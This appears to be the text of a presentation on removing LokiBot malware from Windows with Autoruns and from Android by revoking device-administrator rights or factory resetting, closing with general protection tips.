
In the Autoruns application click "Options" at the top and uncheck "Hide Empty Locations" and "Hide Windows Entries" options. After this procedure click the "Refresh" icon




5

Check the list provided by Autoruns application and locate the malware file that you want to eliminate.

You should write down its full path and name. Note that some malware hides their process names under legitimate Windows process names. At this stage it's very important to avoid removing system files. After you locate the suspicious program you want to remove, right-click your mouse over its name and choose "Delete".



After removing the malware through Autoruns application (this ensures that the malware won't run automatically on the next system startup) you should search for the malware name on your computer. Be sure to [enable hidden files and folders](#) before proceeding(that you should ensure that the option to view hidden files and folders is turned on or activated before you proceed with a particular task or action). If you find the file of the malware be sure to remove it.



---If you don't want to do this manually you can use free malware removal apps like [Combo Cleaner Antivirus for Windows](#).

How to Remove LokiBot on an Android Device ?

there are 2 types to remove LokiBote :

with

----[a factory reset](#) : For most people, factory resetting is a last resort since that deletes all your other files along with the virus.

or

----[without a factory reset](#)

To boot your Android device on Safe Mode
Before uninstalling, turn off its administrative permissions or you won't be able to remove it. To do this, go to **Settings** (or click the gears icon), then go to **Security > Device Administrators**. You'll see a list of apps with administrative permission, and you can deactivate it there. To uninstall, go to **Settings > Apps**, then you'll see a list of all the apps on your device. Choose the malicious ones you need to remove then click **Uninstall**.

---If you don't want to do this manually you can use free malware removal apps like [Malwarebytes Security](#) and [Bitdefender Antivirus](#).




How Do You Protect Yourself From LokiBot?

Use reputable antivirus software:

Make sure your security suite is updated with the latest virus definitions. Install OS and software patches as soon as they are available because these will fix vulnerabilities hackers can exploit.

Be careful with email attachments and links: even those apparently sent by people you know your friend's computer may have been infected with malware that sends out fake emails or SMS. Give them a call to confirm if the attachment's safe.



Download only legitimate applications from reliable sources:

since LokiBot can impersonate popular games and apps, you have to be careful with third-party services. Download apps and games from legitimate sources. Google Store is still the safest place to get Android apps but it is important to note that a few rogue apps can still slip through the cracks and evade screening. Read reviews before downloading.

Keep your software and operating system update

THANKS!

Do you have any questions?